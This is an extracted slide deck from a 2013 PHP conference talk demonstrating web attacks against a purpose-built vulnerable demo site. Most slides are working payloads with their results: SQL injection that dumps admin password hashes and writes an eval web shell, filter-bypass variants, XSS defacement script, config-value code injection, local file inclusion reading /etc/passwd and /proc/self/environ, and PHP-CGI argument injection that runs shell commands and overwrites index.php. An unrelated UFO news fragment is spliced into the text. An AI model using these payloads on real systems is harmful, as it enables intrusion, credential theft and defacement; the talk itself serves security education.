

# 矛盾大對決！

2013/10/05 @ PHPConf

Orange@chroot.org

**「能入侵任何網站的駭客」**

# About Me

- 蔡政達 aka Orange
- 2009 台灣駭客年會競賽冠軍
- 2011, 2012 全國資安競賽金盾獎冠軍
- 2011 東京 AVTOKYO 講師
- 2012 香港 VXRLConf 講師
- 2013 台灣 HITCON 講師
- 台灣 PHPConf, WebConf, PyConf 講師



- 專精於
  - 駭客攻擊手法
  - Web Security
  - Windows Vulnerability Exploitation

# About Me


- CHROOT Security Group Member
- Work at DevCore
- Blog
  - <http://blog.orange.tw/>

**我絕對能入侵你的網站！**

# SQL INJECTION

show.php?id=1'

SELECT \* FROM news WHERE id=1'




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1



# 寫後門改首頁

- show.php?id=20 into outfile '/var/www/.a.php'  
lines terminated by '<?php eval(\$\_POST[cmd]);?>'
- http://you-shall-not-hack.me/.a.php
  - POST echo `ls -alh`
  - POST `echo Hack by Orange > index.php`



Coffin)提出疑問，為什麼人們害怕看見幽浮，可是我們為什麼還要仰望星空期待它的出現呢？

8

9 原文網址：追新聞／外星人是善是惡！？人類心中產生的恐懼... (第1頁/共2頁) | 新奇新聞

| NOWnews 今日新聞網 <http://www.nownews.com/2013/09/30/11622-2991578.htm#ixzz2gNnKQDOW>total 88K

```
10 drwxr-xr-x 23 root root 4.0K Sep 30 18:05 .
11 drwxr-xr-x 23 root root 4.0K Sep 30 18:05 ..
12 drwxr-xr-x  2 root root 4.0K Apr 11 14:20 bin
13 drwxr-xr-x  3 root root 4.0K Sep 30 18:13 boot
14 drwxr-xr-x 12 root root 3.8K Sep 30 18:05 dev
15 drwxr-xr-x 89 root root 4.0K Sep 30 20:09 etc
16 drwxr-xr-x  5 root root 4.0K Sep 30 20:09 home
17 lrwxrwxrwx  1 root root    33 Apr 11 14:19 initrd.img ->
   /boot/initrd.img-3.2.0-40-virtual
18 drwxr-xr-x 18 root root 4.0K Sep 30 18:56 lib
19 drwxr-xr-x  2 root root 4.0K Sep 30 18:55 lib64
20 drwx-----  2 root root 16K Apr 11 14:20 lost+found
21 drwxr-xr-x  2 root root 4.0K Apr 11 14:18 media
22 drwxr-xr-x  2 root root 4.0K Apr 19 2012 mnt
23 drwxr-xr-x  2 root root 4.0K Apr 11 14:18 opt
```

# 使用 UNION 污染 SQL 結果

- show.php?id=1
  - SELECT \* FROM news WHERE id=1
- show.php?id=1 union select 1,2,3
  - SELECT \* FROM news WHERE id=1 union select 1,2,3
- show.php?id=-1 union select 1,2,3
  - SELECT \* FROM news WHERE id=-1 union select 1,2,3

<http://you-shal...0select%201,2,3>[you-shall-not-hack.me/show.php?id=-1 union select 1,2,3](http://you-shall-not-hack.me/show.php?id=-1 union select 1,2,3)INT SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

```
http://you-shall-not-hack.me/show.php?id=-1 union select 1,2,3
```

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

簡單新聞系統




[首頁](#)[管理](#)[登出](#)

2

3

# 使用 UNION 泄露敏感資訊

```
show.php?id=-1 union select 1,user(),database()
```

[http://you-shall-not-hack.me/show.php?id=-1 union select 1,user\(\),database\(\)](http://you-shall-not-hack.me/show.php?id=-1 union select 1,user(),database())[you-shall-not-hack.me/show.php?id=-1 union select 1,user\(\),database\(\)](http://you-shall-not-hack.me/show.php?id=-1 union select 1,user(),database())INT ☐ ☐ SQL ☐ XSS ☐ Encryption ☐ Encoding ☐ Other ☐ Load URL  
 Split URL  
 Execute

```
http://you-shall-not-hack.me/show.php?id=-1 union select 1,user(),database()
```

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

簡單新聞系統

[首頁](#)[登入](#)

root@localhost

phpconf

# 使用 UNION 取得管理員帳號密碼

```
show.php?id=-1 union select 1, username, password  
from admin where username like '%admin%'
```

<http://you-sha...0from%20admin>

you-shall-not-hack.me/show.php?id=-1 union select 1,username,passv

Google

INT SQL XSS Encryption Encoding Other

Load URL

Split URL

Execute

```
http://you-shall-not-hack.me/show.php  
?id=-1 union select 1,username,password from admin
```

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

簡單新聞系統

[首頁](#)[登入](#)

admin

0ab291066e263a819e7689ae1fd82161



繞過空白字元檢查過濾

# 繞過空白字元檢查過濾

- MySQL 解釋語法寬鬆特性

- `show.php?id=-1 union select 1,2,3`
- `show.php?id=-1 /**/union/**/select/**/1,2,3`
- `show.php?id=-1%09union%0Dselect%A01,2,3`
- `show.php?id=(-1)union(select(1),2,3)`

繞過單引號過濾檢查

# 繞過單引號過濾檢查

- 單引號被過濾怎麼辦？
  - 還是可以進行 SQL Injection
  - ( SELECT 'foo' ) 等價於 ( SELECT 0x666f6f )
  - show.php?id=-1 union select **username,password**,3 from **admin** where username like 0x2561646d25
- into outfile '/var/www/.a.php' 就不能這樣搞了
  - 不能寫檔怎麼辦？

# 跳出思考框框

- XSS 並不是只有跳個視窗或是偷 Cookie 而已
- 利用 XSS 劫持 window.onload 修改首頁
  - `<script> window.onload = function(){document.write(/Hacked by Orange/)} </script>`

http://you-sha...hp?module=add

you-shall-not-hack.me/index.php?module=add

INT SQL XSS Encryption Encoding Other

Load URL

http://you-shall-not-hack.me/

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

新增新聞

首頁

新增

配置

登出


Title

`window.onload = function(){document.write(/Hacked by Orange/) } </script>`

Content

bar

送出查詢



# DOUBLE QUOTE EVALUATION



# Double Quote Evaluaion

- 網站變數？
  - 存資料庫？
  - 但是如果是資料庫連線密碼怎麼辦？
  - 存檔案？
  - config.php？

http://you-sha...p?module=para

you-shall-not-hack.me/index.php?module=para

INT SQL XSS Encryption Encoding Other

Load URL

http://you-shall-not-hack.me/index.php

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

網站參數設置

[首頁](#)[新增](#)[配置](#)[登出](#)

資料庫帳號

root

資料庫密碼

.....

網站標題

PHPConf 新聞系統

背景顏色

# Double Quote Evaluation

- `$db_user = "root";`
- `$db_user = "root $foo";`
- `$db_user = "root ${@phpinfo()}";`
- `$db_user = "root ${@eval($_POST[cmd])}";`

http://you-sha...p?module=para

you-shall-not-hack.me/index.php?module=para

Google

INT SQL XSS Encryption Encoding Other

Load URL

http://you-shall-not-hack.me/index.php

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

# PHPConf 新聞系統

網站參數設置

[首頁](#)[新增](#)[配置](#)[登出](#)

資料庫帳號

root

資料庫密碼

.....

網站標題

PHPConf 新聞系統 \${@eval(\$\_POST[cmd])}

背景顏色

<http://you-sha...p?module=para>[you-shall-not-hack.me/index.php?module=para](http://you-shall-not-hack.me/index.php?module=para)

Google

INT SQL XSS Encryption Encoding Other

Load URL

<http://you-shall-not-hack.me/index.php>

Split URL

[?module=para](http://you-shall-not-hack.me/index.php?module=para)

Execute

☒ Enable Post data ☐ Enable Referrer

Post data

```
cmd=echo `$_POST[ccc]`;
&ccc=echo Defaced by 0r4ng3 ^O^ > index.php
```

Defaced by 0r4ng3 ^O^

# Local File Inclusion

# Local File Inclusion

```
$_mod = $_GET[module];  
include( 'modules/' . $_mod . '.php' ;)  
    — index.php?module=login  
    — index.php?module=logout  
    — index.php?module=admin  
    — index.php?module=add
```

# Local File Inclusion

```
$_mod = $_GET[module];
```

```
include( 'modules/' . $_mod . '.php' ;)
```

- index.php?module=login

- index.php?module=../login

- index.php?module=../login.php%00

- index.php?module=../../etc/passwd%00



http://you-shall-not-hack.me/index.php?module=../../../../../etc/passwd%00

view-source:http://you-shall-not-hack.me/index.php?module=../../../../../etc/passwd%00

INT SQL XSS Encryption Encoding Other

Load URL view-source:http://you-shall-not-hack.me/index.php?module=../../../../../etc/passwd%00

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:103::/home/syslog:/bin/false
21 messagebus:x:102:105::/var/run/dbus:/bin/false
22 whoopsie:x:103:106::/nonexistent:/bin/false
23 landscape:x:104:109::/var/lib/landscape:/bin/false
24 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
25 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
26 allenown:x:1001:1001:,,,:/home/allenown:/bin/bash
27 mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
```

# Local File Inclusion

- include( 駭客可控檔案內容 ) = GG
  - 上傳圖片
  - /var/log/httpd/access.log
  - upload + \$\_FILES[file][tmp\_name]
  - /proc/self/enviro
- index.php?module=../..../../proc/self/enviro
  - User-Agent: <?php file\_put\_contents('.a.php',\$\_POST[c]); ?>

http://you-shall-not-hack.me/index.php?module=../../../../proc/self/enviro%00

view-source:http://you-shall-not-hack.me/index.php?module=../../../../proc/self/enviro%00

INT SQL XSS Encryption Encoding Other

Load URL view-source:http://you-shall-not-hack.me/index.php?module=../../../../proc/self/enviro%00

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

```
1 REDIRECT_HANDLER=php-fastcgiREDIRECT_STATUS=200HTTP_HOST=you-shall-not-hack.me
HTTP_USER_AGENT=Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)
Gecko/20100101 Firefox/24.0HTTP_ACCEPT=text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8HTTP_ACCEPT_LANGUAGE=zh-tw,zh;q=0.8,en-us;q=0.5,en;q=0.3
HTTP_ACCEPT_ENCODING=gzip, deflateHTTP_COOKIE=PHPSESSID=f2idc9ep4sgtn4fvm6macp4ei5
HTTP_X_FORWARDED_FOR=127.0.0.1HTTP_CONNECTION=keep-alivePATH=/usr/local/bin:/usr
/bin:/binSERVER_SIGNATURE=<address>Apache/2.2.22 (Ubuntu) Server at you-shall-
not-hack.me Port 80</address>

2 SERVER_SOFTWARE=Apache/2.2.22 (Ubuntu)SERVER_NAME=you-shall-not-hack.me
SERVER_ADDR=10.134.159.121SERVER_PORT=80REMOTE_ADDR=118.165.232.173
DOCUMENT_ROOT=/var/wwwSERVER_ADMIN=webmaster@localhostSCRIPT_FILENAME=/usr/lib
/cgi-bin/php-cgiREMOTE_PORT=58904REDIRECT_REMOTE_USER=allennown
REDIRECT_QUERY_STRING=module=../../../../../../proc/self/enviro%00REDIRECT_URL=
/index.phpGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP/1.1REQUEST_METHOD=GET
QUERY_STRING=module=../../../../../../proc/self/enviro%00REQUEST_URI=
/index.php?module=../../../../../../proc/self/enviro%00SCRIPT_NAME=/cgi-bin/php-cgi
PATH_INFO=/index.phpPATH_TRANSLATED=/var/www/index.php
```

× 尋找: mozilla 下一筆 上一筆 ☐ 全部強調標示 ☐ 區分大小寫

Tamper Data - Ongoing requests

Start TamperStop TamperClearOptionsHelp

http://you-shall-not-hack.me/index.php?module=../../../../../proc/self/environ%00

Request Header Name	Request Header Value
Host	you-shall-not-hack.me
User-Agent	<?php@phpinfo();?>
Accept	text/html,application/xhtml+xml
Accept-Language	zh-tw,zh;q=0.8,en-us;q=0.5,
Accept-Encoding	gzip, deflate
Cookie	PHPSESSID=f2idc9ep4sgtn4fvr

Post Parameter Name	Post Parameter Value

取消

確定

INT SQL XSS Encryption Encoding Other

- Load URL
- Split URL
- Execute

http://you-shall-not-hack.me/index.php  
?module=../../../../proc/self/environ%00

☐ Enable Post data ☐ Enable Referrer

REDIRECT\_HANDLER=php-fastcgiREDIRECT\_STATUS=200HTTP\_HOST=you-shall-not-hack.meHTTP\_USER\_AGENT=

## PHP Version 5.3.1



System	Linux ip-10-134-159-121 3.2.0-40-virtual #64-Ubuntu SMP Mon Mar 25 21:42:18 UTC 2013 x86_64
Build Date	Sep 30 2013 20:40:10
Configure Command	'./configure' '--enable-mbstring' '--with-mysql=/usr/bin/mysql_config' '--with-mysql=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	/usr/local/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626

# PHP-CGI Argument Injection

# PHP-CGI Argument Injection

- `index.php?-s`
  - `php-cgi -s index.php`

http://you-shal...ot-hack.me/?-s

you-shall-not-hack.me/?-s

INT SQL XSS Encryption Encoding Other

Load URL

http://you-shall-not-hack.me/?-s

Split URL

Execute

☐ Enable Post data ☐ Enable Referrer

```

<?php
    $_role = $_SESSION['role'];
    $_mod = $_GET['module'];

    if ( isset($_mod) ){
        include( 'modules/' . $_mod . '.php' );
        exit();
    }

    include( 'conn.php' );
    include( 'config.php' );
    include( 'common.php' );
    conn( $db_host, $db_user, $db_pwd );

?>
<!DOCTYPE html>
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title> <?php echo $website_title?> </title>
    <link rel="stylesheet" href="statics/bootstrap.min.css">
</head>
<body>

<?php
    // title block
    echo <<<EOF
    <div class="jumbotron">
        <div class="container">
            <h1>
                $website_title

```



# PHP-CGI Argument Injection

- `index.php?-d+allow_url_include%3dOn+-d+auto_prepend_file%3dphp://input`
  - `php-cgi -d allow_url_include=On`  
`-d auto_prepend_file=php://input`

INT SQL XSS Encryption Encoding Other

Load URL

http://you-shall-not-hack.me/index.php?-d+allow\_url\_include%3dOn+-d+auto\_prepend\_file%3dphp://input

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data

&lt;?php echo `id;uname -a`;phpinfo(); ?&gt;|

uid=33(www-data) gid=33(www-data) groups=33(www-data) Linux ip-10-134-159-121 3.2.0-40-virtual #64-Ubuntu SMP Mon Mar 25 21:42:18 UTC 2013 x86\_64 x86\_64 GNU/Linux

# PHP Version 5.3.1



System	Linux ip-10-134-159-121 3.2.0-40-virtual #64-Ubuntu SMP Mon Mar 25 21:42:18 UTC 2013 x86_64
Build Date	Sep 30 2013 20:40:10
Configure Command	'./configure' '--enable-mbstring' '--with-mysql=/usr/bin/mysql_config' '--with-mysql=/usr'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/lib
Loaded Configuration File	/usr/local/lib/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API220090626,NTS

Mozilla Firefox

http://you-sha...hp?module=add x http://you-shal...%3dphp://input x +

you-shall-not-hack.me/index.php?-d+allow\_url\_include%3dOn+-d+auti ☆ ▼ ↻

Google

INT SQL XSS Encryption Encoding Other

Load URL http://you-shall-not-hack.me/index.php

Split URL ?-d+allow\_url\_include%3dOn+-d+auto\_prepend\_file%3dphp://input

Execute

☒ Enable Post data ☐ Enable Referrer

Post data <?php `echo GGGG`> index.php`;>

GGGG

Thanks :)

Orange@chroot.org